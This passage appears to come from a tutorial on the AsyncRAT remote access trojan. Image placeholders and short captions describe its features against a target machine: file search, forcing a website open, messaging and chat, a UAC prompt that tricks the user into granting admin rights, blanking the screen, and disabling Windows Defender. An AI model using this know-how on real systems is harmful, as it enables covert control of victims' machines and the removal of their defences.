


Search files

This module is useful in searching for files with extensions.




Next, let's have look at some extra functions of AsyncRAT.




Make target user visit a website

This module is useful if you want to take the target user to a website of your choice. For example, let's open website Google on the target system.





This will open browser with a website of your choice on the target system. In this case, Google.



Send a message to the target system


This may not be useful in real-world but this will send a message to target user.





Chat


There is also a chat option.






Gain admin privileges

Important among AsyncRAT functions, this is used to gain admin privileges on the target system. What this does is prompt an UAC prompt to convince users to grant administrator permissions.



If the target user clicks on “Yes”, we get admin privileges.




Make screen blank

You can also make the target system's screen blank. This will make target users screen as shown below.




Disable Windows Defender

This option will disable Windows Defender on the target system. However, this will only work if you have admin privileges on the target system.

